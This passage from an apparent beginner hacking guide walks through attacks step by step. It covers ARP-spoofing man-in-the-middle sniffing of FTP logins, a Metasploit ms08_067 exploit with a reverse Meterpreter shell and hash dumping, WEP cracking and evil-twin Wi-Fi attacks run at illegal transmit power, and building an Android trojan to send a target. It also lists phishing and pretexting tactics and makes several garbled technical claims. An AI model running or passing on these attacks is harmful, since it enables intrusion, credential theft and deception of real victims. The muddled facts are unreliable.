A DoS or a DDoS attack is very similar to having a slow internet connection and a slow computer at the same time. During such an attack, you may feel that your network's performance is unusually slow and you cannot access any website. At the same time, it is also relatively easy to find out if you are being targeted for an attack – you may see that you are receiving too much spam or other signs of unusual traffic.

Now that you have an idea on the types of attacks that a hacker may launch, it's time for you to learn how a hacker can launch them and prepare yourself to do countermeasures.

Chapter 5: Hacking Tools

Both ethical and criminal hackers have access to abundance of hacking tools that can be used to either attack or protect a particular system. These tools can be crowd-sourced from the internet through forums and other online hubs dedicated to hackers.

As a beginning ethical hacker, it is very important that you learn the most commonly used tools to detect possible vulnerabilities, conduct tests, and administer actual hacks. Here are 8 of the most popular tools used by hackers today:

1. Angry IP Scanner (ipscan)

   Most popularly called as ipscan by seasoned hackers, this tool is used to track computers through their IP addresses and also to snoop for ports to check for gateways that will lead them straight into a targeted computer system. This tool is also commonly used by system engineers and administrators to check for possible vulnerabilities in systems that they are servicing.

   This tool is open source and can be used across platforms, and is lauded for being one of the most efficient tools for hacking that is available on the market.

2. Kali Linux

   Launched in 2015, this application is one of the favorites of hackers because of the abundance of features. This security-centered toolkit allows you to run it right from a CD or through a USB, without need for any installation.

   This toolkit contains most of the interfaces that you need for hacking, which includes creation of fake networks, spoof messages, and even crack WiFi passwords.

3. Cain & Abel

   Cain & Abel is one of the most efficient hacking toolkits that work well against Microsoft operating systems. This tool allows you to recover wireless network passwords, user account passwords, and use a few brute force methods when it comes to cracking passwords. You can also use it to record VoIP conversation sessions.

4. Burp Suite

   Burp Suite is one of the most essential tools that you can use when you want to map out vulnerabilities on a website. This tool allows you to examine every cookie that resides on a website, and also start connections within website applications.

5. Ettercap

   This tool is efficient when it comes to launching man in the middle attacks, which is designed to make two different systems believe that they are communicating with each other, but a hacker is secretly relaying a different message to the other. This tool is efficient in manipulating or stealing transactions or transfer of data between systems, or to eavesdrop on a conversation.

6. John the Ripper

   This is one of the best brute force password crackers which use the dictionary attack. While most hackers may think that brute force tactics involve too much time to crack a password, John the Ripper is known to be one of the more efficient tools when it comes to recovering encrypted passwords.

7. Metasploit

   Metaspoit is widely acclaimed among hackers because it is an efficient tool when it comes to identifying possible security issues and also to verify mitigations of system vulnerabilities. It also is one of the best cryptography tools for hackers since it is also efficient when it comes to masking identities and locations of an attack.

8. Wireshark and Aircraft-ng

   These tools are used together to detect wireless connections and hack user IDs and passwords on a WiFi connection. Wireshark serves as a packet sniffer, and Aircraft-ng serves as the packet capturing suite that will also allow you to use a variety of other tools to monitor WiFi security.

Now that you have a list of tools that you can use to practice hacking and to also discover vulnerabilities in your own system, you can now dig deeper right into the most common hacking tactics and find out how they are done.

Chapter 6: How to Fool Targets

A good hacker is an expert sleuth; he is capable of remaining undetected by being under the radar of network administrators by pretending to be someone else. In order for a hacker to do this, he makes use of spoofing or masquerading techniques.

Spoofing

Spoofing, as you have already read in a previous chapter, refers to the deception technique where a hacker imitates or pretends to be another person, organization, software, or a website. This comes with the intention of bypassing the target's security protocols in order to gain access to the information that a hacker wants to get. Here are some of the most common spoofing techniques that hackers use:

1. IP Spoofing

   This technique is done to mask the IP address of a computer that the hacker is using in order to fool a network into thinking that a legitimate user is communicating with a targeted computer. To do this, a hacker imitates another IP address or range to meet the IP address criteria set by a network administrator.

   This spoof hacking technique works by finding an IP address that a trusted host uses. After doing so, you can modify the headers of packets in order to fool the network into believing that it is coming from an authorized user. This way, you can send harmful packets to a targeted network, without having them being traced back to you.

2. DNS Spoofing

   DNS spoofing works by using the IP address of a website in order to send someone into a malicious website where a hacker can easily harvest private information or user credentials. This man-in-the-middle attack allows you to communicate with an unsuspecting target into thinking that he has entered a website that he searched for, and then allow a hacker to freely receive account details that this user will be entering on a false website.

   In order for this to work, the hacker needs to be on the same LAN as the target. In order to acquire access to that LAN, a hacker can simply search for a weak password on a machine that is connected to that network, which can even be done remotely. Once this is done successfully, a hacker can redirect users to go to a rigged website and monitor all activities that they will do there.

3. Email spoofing

   Email spoofing is very useful when it comes to bypassing security services employed in an email service. This means that when an email address is spoofed, the email service will recognize any mail sent from a rigged account as legitimate and will not be diverted to the spam inbox. This technique allows a hacker to send emails with malicious attachments to a particular target.

4. Phone number spoofing

   Phone number spoofing typically uses false area codes or phone numbers in order to mask the location or identity of a hacker. This tactic allows hackers to successfully tap voicemail messages of their targets, send text messages using a spoofed number, or mislead a target from where a call

is coming from – all these tactics are very effective when laying the groundwork for social engineering attacks.

The damage of masquerading or spoofing attacks lies on the fact that they are not easily spotted by most network administrators. The worst part is that network administrators and the installed security protocols allow malicious users to interact with other users over the network and even manipulate, stop, or inject data stream into the targeted system. Because a hacker that is able to infiltrate the network can easily set up shop in one of the hosts or manipulated devices in the system, it becomes easy for him to conduct man-in-the-middle attacks.

Man-in-the-Middle Attacks

A man-in-the-middle attack becomes a very sensible follow up action for a criminal hacker after he successfully performs a spoofing attack. While some passive hackers would be content in simply being able to view the data he needs and avoid manipulation while listening in on a vulnerable host, some may want to perform an active attack right after being able to successfully pull off a spoofing attack.

A man-in-the middle attack can be performed when a hacker conducts an ARP spoofing, which is done by sending false Address Resolution Protocol, or ARP, messages over the infiltrated local area network. When pulled off successfully, the falsified ARP messages allow the hackers MAC address to be successfully linked to an IP address of a legitimate user or an entire server in a targeted network. Once the hacker is able to link his MAC address to a legitimate IP address, the hacker will be able to receive all data that other users over the network sends over to the IP address he is using. Since he already has access to all data that the hacked user (the owner of the IP address) enters and the information that he is receiving over the network, the hacker can opt to do the following during an ARP spoofing session:

1. Session hijacking – this allows the hacker to use the spoofed ARP to steal a user's session ID, and then use those credentials at a later time to gain access to an account.

2. Denial of Service attack –This attack can be done when the ARP spoofing is done to link several multiple IP addresses to a targeted device's MAC address. What happens in this type of attack is that all the data that is supposedly sent to other IP addresses are instead redirected to a single device, which can result in a data overload. You will know more about DoS attacks on a later chapter.

3. Man-in-the-middle attack – the hacker pretends to be non-existent in a network, and then intercept or modify messages that are being sent between two or more victims.

Here is how a hacker may conduct an ARP spoofing to perform a man-in-the-middle attack using a tool called Backtrack, a hacking toolkit that is similar to Kali Linux:

Step 1: Sniff out the data you need

This can be done by using the tools Wireshark, dsniff, and tcpdump. By firing up these tools, you can see all the traffic that you can connect to through wireless or wired networks.

Step 2: Use a wireless adapter and put it into monitor mode

When you place your wireless adapter or your NIC into monitor mode, you will be able to pick up all the traffic available to your connection, even the ones that are not intended for your IP address. If you are connected to hubbed networks, you can pick up the traffic that you need without any difficulty.

However, if you are planning to infiltrate a switched system, you may need to opt for a different tactic, since switches are regulate the traffic and ensure that specific data packets are sent to specific MAC addresses or IP addresses.

If you want to bypass switches, or at least know what types of information are being sent to other users, you can attempt to change the entries on the CAM table that maps out IP and MAC addresses that send information to each other. If you change the entries, you can successfully get the traffic intended for somebody else. To do this, you need to perform an ARP spoofing attack.

Step 3: Fire up Backtrack

Once you are able to pull up Backtrack, pull up three terminals. Afterwards, and do the following:

1. Replace the MAC address of the client that you are targeting with your MAC address. Enter the following string to tell the client that your MAC address is the server:

   arpspoof [client IP] [server IP]

2. Reverse the order of the IP addresses in the previous string that you used. This will tell the server that your computer is the client.

3. Now that you are pretending to be both the server and the client, you will now need to be able to receive the packets from the client and then forward it to the server, and also do the other way around.

If you are using Linux, you can make use of its built-in feature called ip_forward, which can enable you to forward packets that you receive. Once you turn that on, you will be able to forward the packets using ipforwarding by entering this command in Backtrack:

echo 1 > /proc/sys/net/ipv4/ip_forward

Once you enter this command, your system will be placed right in the middle of both the client and the server. This means you can now receive and forward data sent between the client and the server.

4. Use Dsniff to check the traffic

Now that you are able to get all the traffic being sent to and from the client and the server, you will be able to find all the traffic available. To do this, activate a sniffer tool on Backtrack by entering the command “dsniff”. After doing so, you will see that the dsniff is activated and is listening to the available traffic.

5. Grab the credentials or the data that you need on the ftp

Now, all you need to do is to wait for the client to log in right into the ftp server. When that happens, you will immediately see what his username or password is.

Since both users and administrators use the same credentials on all services or computer systems, you can use the credentials that you are able to receive to log in.

Chapter 7: Hacking Passwords

Passwords are among the most common targets of hackers simply because password hacking is among the easiest tricks to pull off. While most people think that creating longer passphrases are hard to crack, hackers are aware that most people typically neglect to protect their user credentials.

Confidential log in information, such as passwords, are among the weakest links in technology security because it is that security feature that only relies on secrecy. Once this secret leaks out, all accountability is out the window and systems become easily compromised.

If you step right into the mind of an attacker, you may realize that there are plenty of ways to know what a user's password is because it has too much vulnerability. The biggest problem of simply relying on passwords for security is that more often than not, a user provides his user information to other users as well. While a user may intentionally or unintentionally give out his password, once this secret code is out, there is no way for you to know who else knows what it is. At this point, it is important to know that when someone knows what a user's password is, it does not make that person an authorized user on a network.

How to Crack Passwords

If it is not possible for a hacker to know a user's password through inference, social engineering, and physical attack (to be discussed in detail in later chapters), he can instead use several password cracking tools, such as the following:

1. Cain & Abel – used to crack NT and LM (NTLM) LanManager hashes, Pic and Cisco IOS hashes, Radius hashes, and Windows RDP passwords.
2. Elmcomsoft Distributed Password Recovery – cracks PKCS, Microsoft Office, and PGP passwords. It can also be used in cracking distributed passwords and recover 10,000 networked computers. It also makes use of GPU accelerator which can increase its cracking speed up to 50 times.
3. Elcomsoft System Recovery – resets Windows passwords, resets all password expirations, and sets administrative credentials.
4. John the Ripper – cracks Windows, Unix, and Linux hashed passwords
5. Ophcrack – makes use of rainbow tables to crack Windows passwords
6. Pandora – cracks offline or online user passwords for Novell Netware accounts
7. Proactive System Password Recovery – recovers any password stored locally on a Windows operating system. This includes passwords for logins, VPN, RAS, SYSKEY, and even WEP or WPA connections.
8. RainbowCrack – cracks MD5 and LanManager hashes using the rainbow table.

Take note that some of these tools may require having physical access to the system that you want to hack. On the same vein, keep in mind that once a hacker has physical access to a system that you intend to protect, he would be able to dig into all password-protected or encrypted file that you have, as long as he has the right tools.

When testing out tactics for cracking passwords, one of the most important things that you need to remember is that the technique that you need to test will be based on the type of encryption of the password that you need to crack. Also, if you are testing out password-cracking hacks, you may also need to remember that it is possible for certain systems to lock out associated users, which may cause denial of service to users who are using the network.

Notes on Password Encryption

Passwords, after their creation, are then encrypted using a one-way hash algorithm. These hashed passwords are then seen as encrypted strings. For the obvious reasons, the created hashes are not reversible, which makes passwords impossible to decrypt. If you are trying to crack passwords on a Linux operating system, there is an added degree of difficulty in doing so because of the added degree of randomness in passwords because this operating system adds “salt”, or a random value to make passwords more unique and prevent two users from acquiring the same hash value.

However, if you have the right tools, you can launch different types of attacks to attempt to recover or crack a password. Here are some of them:

1. Dictionary attacks

   As the name implies, these attacks make use of words available in the dictionary against the system’s password database. This type of attack makes it easy for you to discover weak passwords, or passwords that make use of alternative spellings, such as pa$$word to replace “password”. The strength of a dictionary attack tool is based on the amount of vocabulary words that it contains.

2. Brute-force attacks

   These attacks are capable of cracking any type of password as it makes use of all combinations of letters, special characters, and numbers until the password of a device is successfully cracked. However, it is easy to guess the flaw in this technique – it can take a lot of time to uncover a password, especially strong ones.

3. Rainbow Attacks

   Rainbow attacks are great for cracking hashed passwords, and these types of attack can render higher success rates. Tools that make use of rainbow attacks can also crack passwords faster, compared to dictionary and brute-force attack tools. The only flaw of this type of attack is that it can only uncover passwords that have 14 characters or less.

Other Ways to Uncover Passwords

As mentioned earlier, the easiest way to crack a password is to have physical access to the system that you are trying to hack. If you are not able to make use of cracking tools on a system, you can use the following techniques instead:

1. Keystroke logging

   This is easily one of the most efficient techniques in password cracking, since it makes use of a recording device that captures keystrokes as they are typed in a keyboard. You can use of a keyboard logging software, such as the KeyLogger Stealth and the Spector Pro, or a keylogging hardware such as the KeyGhost.

2. Searching for weak password storages

   There are too many applications in most computers that store passwords locally, which make them very vulnerable to hacking. Once you have physical access to a computer, you can easily find out passwords by simply searching for storage vulnerabilities or making use of text searches. If you are lucky enough, you can even find stored passwords on the application itself.

3. Weak BIOS Passwords

   Many computers allow users to make use of power on passwords in order to protect hardware settings that are located in their CMOS chips. However, you can easily reset these passwords by simply changing a single jumper on the motherboard or unplugging the CMOS battery from the board. You can also try your luck and search online for default user log in credentials for different types of motherboards online.

4. Grab passwords remotely

   If physical access to the system or its location is impossible, you can still grab locally stored passwords on a system running on a Windows OS from remote location and even grab the credentials of the system administrator account. You can do this by doing a spoofing attack first, and then exploiting the SAM file on the registry file of the targeted computer by following these steps:

   1. Pull up Metasploit and type the following command: msf > use exploit/windows/smb/ms08_067_netapi

   2. Next, enter the following command: msf (ms08_067_netapi) > set payload /windows/meterpreter/reverse_tcp

      After doing so, Metaploit will show you that you need to have the target's IP address

(RHOST) and the IP address of the device that you are using (LHOST). If you have those details already, you can use the following commands to set the IP addresses for the exploit:

msf (ms08_067_netapi) > set RHOST [target IP address]

msf (ms08_067_netapi) > set LHOST [your IP address]

3. Now, do the exploit by typing the following command:

   msf (ms08_067_netapi) > exploit

   This will give you a terminal prompt that will allow you to access the target's computer remotely.

4. Grab the password hash

   Since most operating systems and applications tend to store passwords in hashed for encryption purposes, you may not be able to see the user credentials that you are after right away. However, you can get these hashes and interpret them later. To grab the hashes, use this command:

   meterpreter > hashdump

   After entering this, you will see all the users on the system you are hacking, and the hashed passwords. You can then attempt to decrypt these hashes using tools such as Cain & Abel.

Chapter 8: Hacking Network Connections

The art of hacking network connections is easily one of a hacker's favourite exploits. By hacking internet connections, a hacker can easily conceal his identity, enjoy free bandwidth for massive downloads, and make use of another connection for illegal activities. It also allows a hacker to decrypt the user's traffic and capture them. You can only imagine what a criminal hacker is capable of doing once he gets a hold of your Wi-Fi connection and the trouble that you could potentially be in when that happens.

Before you attempt to test hacks on internet connections, it is important that you first understand levels of privacy when it comes to protecting your wireless connection. The level of attack that you need to test would greatly depend on the level of security of a targeted internet connection. Here are some of the most basic security protocols on wireless connections:

1. WEP (Wired Equivalent Privacy)

   As the name implies, this level of encryption is designed to provide users privacy for a wired connection. However, this is incredibly easy to crack because of its little initialization vector which can easily be captured in the datastream. This type of encryption is usually available on old wireless connections and devices that are not yet upgraded to accommodate better internet security protocols.

2. WPA (WPA1)

   This security protocol was created to address weaknesses that are present in the WEP encryption and makes use of the Temporal Key Integrity Protocol (TKIP) to make improvements to the WEP security without requiring users to install new hardware. This means that this technology still makes use of the WEP security, but attacking it is more difficult.

3. WPA2-PSK

   This is typically used by small businesses and home users and makes used of a pre-shared key or PSK. While this protocol is far more secure than the two previous ones, it is still vulnerable to some hacking tactics.

4. WPA2-AES

   This is the enterprise version of the WPA protocol, which makes use of the Advanced Encryption Standard (AES) to encrypt data. When you see that an organization uses this type of security, you can also expect that it comes with a RADIUS server for additional authentication. This protocol can be very difficult to bypass, but it is still possible to crack.

Hacking a WEP Connection

Here, you will find out how a connection with low level of security can easily be hacked. To attempt this hack, you will need a wireless adapter, aircrack-ng, and BackTrack. Once you have those tools, follow these steps:

1. Load the aircrack-ng in Backtrack

   Once you fire up Backtrack, plug in your wireless adapter and see if it is running. To do that, enter the command:

   Iwconfig

   After doing so, you will be able to see if your adapter is recognized. You may see that as wlan0, wlan1, and so on.

2. Place the wireless adapter in promiscuous mode

   Now, search for the available connections nearby by placing your wireless adapter into monitor mode or promiscuous mode. To do that, enter the following command:

   airmon-ng start wlan0

   After doing so, airmon-ng will change the name of your interface to mon0. Once you are able to place your wireless adapter into monitor mode, you will be able to capture the available traffic by entering the following command:

   airodump-ng mon0

   Now, you will be able to see all access points and their corresponding clients that are all within your range.

3. Start capturing on a particular access point

   If you see a BSSID or an ESSID that has a WEP encryption, you already get the idea that that will be the connection that is easiest to crack within the list of APs that you were able to capture. Now, copy the BSSID of the chosen AP and begin capturing using this command:

   airodump-ng --bssid [BSSID of target] -c [channel number] -w WEPcrack mon0

   After entering the command, Backtrack will start capturing packets from the targeted access point on its particular channel and then write the WEPcrack in the format of pcap. This will allow you to get all the packets that you need to decode the passkey used in the connection that you want to tap into. However, getting enough packets for decryption can take a long time. If you can't wait to

get enough packets, you can inject ARP traffic instead.

4. Inject ARP Traffic

   If you do not have the patience to get enough packets for the WEPkey capture, you can capture an ARP packet and then replay that multiple times in order to get all the IVs that you need to get in order to crack the WEPkey. Since you already have the BSSID and the MAC address of the target (these can both be gathered on Step 3), enter the following command:

   aireplay-ng -3 -b [BSSID] -h [MAC address] mon0

   Now, you are able to inject the captured ARPs right into the target access point. All you need to do now is to capture the IVs that will be generated right into the airodump.

5. Crack the WEPkey

   Once you are able to have enough IVs in the WEPcrack file, you will be able to run the file in aircrack-ng by entering the following command:

   aircrack-ng [name of file, ecample:WEPcrack-01.cap]

   The aircrack-ng will usually enter the passkey on your screen on a hexadecimal format. All you need to do is to apply that key into the remote access point to enjoy your free internet.

The Evil Twin Hack

While many beginning hackers are excited to hack Wi-Fi passwords to enjoy free bandwidth, there are network connection hacks that are more powerful and provide better access than a free internet connection. Among these hacks is the evil twin access point hack.

The evil twin AP is a manipulative access point that appears and behaves like a usual access point that a user connects to in order to connect to the internet. However, it is usually used by hackers to make targeted victims to their access point. This allows a hacker to see all the traffic that comes from the client, which gives way to a very dangerous man-in-the-middle attack.

Follow the steps to do an evil twin access point attack:

1. Fire up Backtrack and start airmon-ng.

   Check if the wireless card is running by entering the command:

   bt > iwconfig

2. Put the wireless card into monitor mode

   Once you see that the wireless card is recognized by Backtrack, place it on monitor or promiscuous mode by entering the command:

   bt >airmon-ng start wlan0

3. Fire up airdump-ng

Start capturing all the wireless traffic that the wireless card can detect by entering the command:

bt > airodump-ng mon0

After doing that, you will be able to see all the access points within range. Locate the access point of your target

4. Wait for the target to connect

Once the target connects to the access point, copy the BSSID and the MAC address of the system you want to hack.

5. Create an access point with the same credentials

Pull up a new terminal and type this command:

bt > airbase-ng -a [BSSID] --essid ["SSID of target"] -c [channel number] mon0

This will create the access point, or the evil twin, that you want your target to connect to.

6. Deauthenticate the target

In order for him to connect to the evil twin access point, you need to bump the target off the access point that he is connected to. Since most wireless connections adhere to the 802.11 which has deauthentication protocol, his access point will deauthenticate everyone that is connected to it. When the target's computer tries to reconnect to the internet, he will automatically connect to the AP with the strongest signal, which is the evil twin access point that you have just created.

In order to do that, you need to make use of the following command:

bt > aireplay-ng --deauth 0 -a [BSSID of target]

7. Turn up the signal of the evil twin

Now, here is the crucial part – you need to make sure that the fake access point's signal that you have just created is as strong as or stronger than the original access point. Since you are attacking from a distance, you can almost deduce that his own WiFi connection has much stronger signal than yours. However, you can use the following command to turn up the signal:

iwconfig wlan0 txpower 27

Entering this command will boost your access point's power by 500 milliwatts, or 27 dBm. However, take note that depending on your distance from the target, 500 milliwatts may not be enough for him to stay connected to the evil twin. However, if you have a newer wireless card, you can boost the access point's signal up to 2000 milliwatts, or four times what is legal in the US.

8. Change your channel

This step comes with a warning: it is illegal to switch channels in the US, and before you proceed, see to it that you have special permission as an ethical hacker.

There are certain countries that allow better Wi-Fi power, which can aid you in maintaining the signal strength of your evil twin access point. For example, Bolivia allows its internet users to access the Wi-Fi channel 12, which comes with a full power of 1000 milliwatts. To change the signal channel of your wireless card to match Bolivia's, enter the following command:

iw reg set BO

Since your channel will now allow you to increase the power of your access point, you can further increase the signal of your evil twin by entering the command:

iwconfig wlan0 txpower 30

Now, check the power of the evil twin's access point by typing iwconfig.

9. Make full use of the evil twin

Now that you have fully established the evil twin AP and you have ensured that your target is connected to it, you can take the next steps to detect activities in his system.

If you have the tool Ettercap, you can easily conduct a man-in-the-middle attack to analyse data that he sends or receives, intercept all traffic, or even inject the traffic that you want him to receive. You can also create a listener right into his system to obtain total control.

Chapter 9: Introduction to Mobile Hacking

Mobile hacking makes perfect sense because of the rise of smartphone and other mobile devices for online transactions and connecting with others. Since mobile devices are hubs of personal information that are easier to access compared to personal computers, they are among the most vulnerable devices for hackers.

Why should you hack mobile devices? Different types of mobile device hacks allow you to do the following:

1. Know the location of a target through installed GPS service or cell ID tracking.
2. Access emails and record phone conversations
3. Know target's internet browsing behavior
4. View all contents stored in the device, including photos
5. Send remote instructions to the mobile device
6. Use it to send spoofed messages or calls

Hacking Mobile Apps

If you think like a hacker, you will realize that one of the easiest ways to get into several mobile devices and set up shop in there is to create a mobile app.

Mobile app hacking is among the fastest ways to infiltrate a mobile device system since it is easy to upload a malicious app online and make it possible for people to download the hack, without even thinking if they should examine their download or not. Mobile apps are also considered as “low-hanging fruit.” Most mobile apps can be directly accessed through their binary codes, or the code that mobile devices need in order to execute the app. That means that that everyone who has their hands on to marketed hacking tools are able to exploit available mobile apps and turn them into hacking tools. Once hackers are able to compromise a mobile app, they will be able to perform the initial compromise within minutes.

Here are some ways how hackers exploit binary codes in mobile apps:

1. Modify the code to modify behavior

   When hackers modify the binary code, they do that to disable the app’s security controls, requirements for purchasing, or prompts for ads to display. When they are able to do that, they can distribute the modified app as a crack, a new application, or a patch

2. Inject malicious code

   When hackers are able to get their hands on a binary code, they can inject a malicious code in it and then distribute it as an app update or a patch. Doing this can confuse a user into thinking that he is merely updating the app in his mobile devise, but in reality, the hacker has engineered the user into installing an entirely different app.

3. Create a rogue app

   Hackers can perform a drive-by attack, which is possible by doing an API/function hooking or swizzling. When this is done, the hacker will be able to successfully compromise the targeted application and make redirecting the traffic or stealing user credentials possible.

4. Do reverse engineering

   A hacker that has access to a binary code can easily perform a reverse-engineering hack to expose further vulnerabilities, do similar counterfeit apps, or even resubmit it under new branding.

Exploiting a Mobile Device Remotely

Kali Linux, a known toolkit for exploiting computers, is also one of the most efficient tools to perform a hack on a mobile device. Follow these steps to perform a remote hack on a mobile device and install a malicious file on a targeted device.

1. Pull up Kali Linux

   Type the following command:

   msfpayload android/meterpreter/reverse_tcp LHOST=[your device's IP address] R > /root/Upgrader.apk

2. Pull up a new terminal

   While Kali is creating your file, load another terminal and load the metasploit console. To do that, enter the command:

   Msfconsole

3. Set up the listener

   Once metasploit is up, load the multi-handler exploit by entering the command:

use exploit/multi/handler

Afterward, create the reverse payload by typing the following command:

set payload android/meterpreter/reverse_tcp

Next, you will need to set up the L host type in order for you to start receiving traffic. To do that, type the following command:

set LHOST [Your device's IP address]

4. Start the exploit

Now that you have your listener ready, you can now start your exploit by activating your listener. To do this, type the command:

Exploit

If the malicious file or Trojan that you have created a while ago is ready, copy it from the root folder to your mobile device, preferably an android phone. Afterwards, make that file available by uploading it on any file-sharing site such as speedyshare or Dropbox. Send the link to your target, and ask him to install the app.

Once your target user has installed the file, you can now receive the traffic that he is receiving through his mobile device!

Chapter 10: Social Engineering

Social engineering is one of the most important hacks that can be performed in order to breach through security protocols. However, it is not a hack that is performed against a computer system itself; instead, it is a hack that is performed against people, which can be the weakest link in a chain of security measures.

Also known as “people hacking,” social engineering is one of the most difficult hacks to pull because it is not common for people to give classified information to a complete stranger. However, it is possible for any experienced hacker to pretend to be someone that you can trust in order to gain access to important documents and passwords. All that it takes for an experienced criminal hacker to pull off a social engineering tactic is to get the right information about you.

Social Engineering as Art and Science

The logic behind social engineering is simple – it can be easy to get all the information and access that one needs from any person as long as you know how to trick a person into giving you the data you need with the least resistance possible. By being able to pull off a social engineering trick, you will be able to get your hands on to a device, account, or application that you need to access in order to perform bigger hacks or hijack an identity altogether. That means that if you are capable of pulling of a social engineering tactic before attempting to go through all other hijacking tactics up your sleeve, you do not need to make additional effort to penetrate a system. To put this entire concept into simpler terms, social engineering is a form of hacking that deals with manipulation of victims through social interaction, instead of having to break right away into a computer system.

What makes social engineering difficult is that it is largely based on being able to secure trust, which is only possible by getting someone's trust. For this reason, the most successful hackers are capable of reading possible responses from a person whenever they are triggered to perform any action in relation to their security system. Once you are able to make the right predictions, you will be able to get passwords and other valuable computer assets without having to use too many tools.

Since social engineering is mostly about psychology, you can consider this tactic as both an art and a science. This tactic involves a great deal of creativity and ability to decipher nonverbal language of a device or account owner. Social engineering experts are able to compile tactics that seem to work against computer users all the time.

Together with other types of hacks available, you will realize that social engineering is that part of the most successful attacks, and that attacks mostly work because of some form of mental trickery performed by a hacker. Social engineering makes it possible for a person to simply log in personal information on any form he sees, or freely open an attachment that has embedded malware.

Because social engineering's goal is to dupe someone into providing information that will allow access to a more valuable data, this hacking tactic will allow you to get mostly anything from a targeted system. What makes it a good tactic is that you can phish for a gateway to the information that you want to hack from mostly anyone that has access to the system that you are targeting, from receptionists to IT personnel, with these steps:

1. Research
2. Creation of trust
3. Exploitation of relationship by communicating with targeted individual
4. Using information leaked for malicious gain

The art and science behind social engineering are created because of a single truth about information security – security ends and begins with a user's knowledge on how a system should be protected. No matter how updated your security system is, you will never be able to protect your network and your

devices if there is a user on your end that is not capable of keeping vital information from potential attackers. With this thought comes the idea that once a social engineer becomes more aware of who should be targeted within the organization for critical information needed to penetrate the system, the more vulnerable an organization's valuable information is.

How Social Engineering Happens

If you are going to think like a social engineer, you will get the idea that the most vulnerable people within any organization are those that are very likely to give away information with the least possible resistance. With that thought, you can easily zero in on receptionists, call center agents, and others that are trained to divulge information to anyone who asks for them. It's safe to assume that next in line are end users who are naïve enough to think that they can provide personal information to those who pretend to be technical support personnel, supervisors, or people who can provide them a reward for merely answering a question that may leak out the answer to a privacy question.

Since social engineering highly rests on the behavior of users towards information security, people who are most susceptible to attacks are the following:

1. People who divulge too much information about their personal lives
2. People who create passwords using their own names, birthdays, or pet's name
3. People who divulge information about the devices that they are using
4. People who use the same passwords for almost every account
5. People who do not physically secure their own devices, or any documents that may point out details about information security protocols

As long as you can gain access to these types of people, then you can easily pry on any information that you want to gain without having to spend too much effort. By being able to locate these types of users in any organization, you will be able to get as much valuable data as you can as if you have had access to all targeted devices.

Types of Social Engineering Attacks

Here are some of the most common attacks used by social engineers to get the information that they want from users:

1. Phishing

   Once a social engineer defines the type of information that he wants to get out of a user, he begins to gather as much information about a target as much as he can without raising the alarm. For example, if a social engineer wants to penetrate an organization's security system, he will most likely need to have a list of employees working there, some phone numbers used internally, or a calendar of activities used by the company. Using all these information, he can launch an attack on the day where the least security personnel are present, do a social engineer attack against key personnel through a communication line that is least suspicious.

   There are plenty of ways on how a phishing attack can be done. One can use a fake email account or a phone number and pretend to be a supervisor requesting for official contact list. One can also look at social media accounts of a targeted organization and find who is likely to be responsible for organizing company schedules. If a social engineer prefers to spend less time on his research, he can simply opt to pay for a comprehensive background check on targeted individuals online. Once the needed information is received, a social engineer can launch a more comprehensive phishing attack

   One of the most effective social engineering tactics used by hackers is to reach out to a target and pretend that a victim's account has been compromised. By creating a sense of urgency, any social engineer may pretend to be offering assistance by asking vital information such as mother's maiden name, date of birth, account recovery protocols, and last password used. An unassuming target may provide all these data without even verifying who he is talking to, or if his account has really been breached.

2. Dumpster diving

   While this method can be a bit messy and risky, searching through discarded company materials can be a very effective way to get highly confidential information. As the name implies, this often involves rummaging through trash bins of an organization, with the hopes of finding key documents in the trash.

   This method is very effective because most people believe that the things that they throw in the trash are safe, and that includes documents that point towards their home addresses, personal phone numbers, and confidential paperwork. People simply do not think that there is a wealth of information available in the documents that they throw away after they are done with it. For this reason, one can easily find the following in the trash bin:

   - Organizational charts

- List of passwords
- Reports
- Email printouts
- Employee handbooks
- Internal security policies
- Phone numbers
- Network diagrams
- Meeting notes

Keep in mind that there are several dedicated social engineers that still find value in shredded documents since they recognize that shredded paperwork contain information that an organization does not want anyone to find out. Given enough time and tape, any hacker will be able to piece back together a carelessly shredded document.

3. Voicemail digging

This is a tactic used by social engineers to find out in-depth details and possibly private information about an individual by simply taking advantage of the dial-by-name feature embedded in most voicemails. To tap this feature, all you need is to dial 0 after calling a company's number or right after you reached a target's mailbox. This is usually done after office hours to make sure that no one in the organization will be available to answer the call.

Voicemail usually contains a wealth of private information, such as times when a person is not available, which is crucial when it comes to scheduling an all-out attack. Some also use the information that they find on voicemail messages to find out some details that they can use to impersonate these people and use their personalities to launch an attack.

Social engineers can easily conceal their identity and location whenever they tap voicemails by using VoIP servers such as Asterisk to enter any phone number that they want whenever they call.

4. Active communication with target

One of the most effective means to gain information through social engineering is to ask the target for the needed information directly. For this tactic to work, all that a social engineer needs to do is to build enough trust between him and the target in order to achieve the information he needs without encountering any resistance.

For example, a social engineer may tailgate a victim right into where the system that he wants to breach is. He may assume a different identity, such as a manager or IT personnel, and proceed to ask questions that may severely compromise a person's personal account or reveal vital networking security protocols. You may be surprised at the wealth of information that you can get

out of people by simply asking!

5. Spoofing

   Technology makes social engineering easier by simply masking one's identity in order to pretend to be someone that targets can identify as one of their own. You can easily ask a user to send any type of confidential information by creating a professional and legitimate-looking email that requests for social security numbers, user IDs, and even passwords. Some users even volunteer this highly confidential information in exchange for a free Wi-Fi password, or a gift in return. You can even use spoofed emails to request a user to install a patch in their computers which can serve as a listening device or a virus.

   One of the most popular attacks that use this trick is the LoveBug worm that users installed right into their systems simply by opening an attachment in an email that is supposedly to reveal the identity of a secret admirer. While it might seem too obvious that opening an attachment from a person that you do not know does not make sense, people fell for this trap anyway.

What You Can Do Against Social Engineering

Here are some things that you can do to prevent falling right into a social engineering trap, or minimize any damage done by any social engineering attack:

1. Prevent the Single Point of Failure

The more interdependent your accounts are, the more vulnerable you are to an attack. Make sure that you avoid putting all your eggs in one basket – don't use a single email account when authenticating other accounts that you are using, or use a separate email for password recovery.

2. Use different logins for every account that you are using and make sure that your passwords are secure

Make sure that you never make it a point to use a password more than once. In a similar vein, see to it that you are also using passwords that are very difficult to guess.

3. Always make use of two-factor authentication

Use another device or account when authenticating your accounts – this makes it harder for thieves to hijack your accounts.

4. Be creative when creating security questions

Don't go for the obvious questions and answers when it comes to creating security questions for your accounts. See to it that all security questions and answers are hard to guess.

5. Secure your banking credentials

If you should shop online or leave banking details on a website for ease of access, see to it that you check the security protocol of the website. In the same vein, see to it that you do not use debit cards when making a purchase – once your banking information is discovered by a social engineer, it makes it a lot easier for him to empty your entire bank account once he launches an effective phishing attack.

6. Always pay attention to your personal data and the accounts that you are using

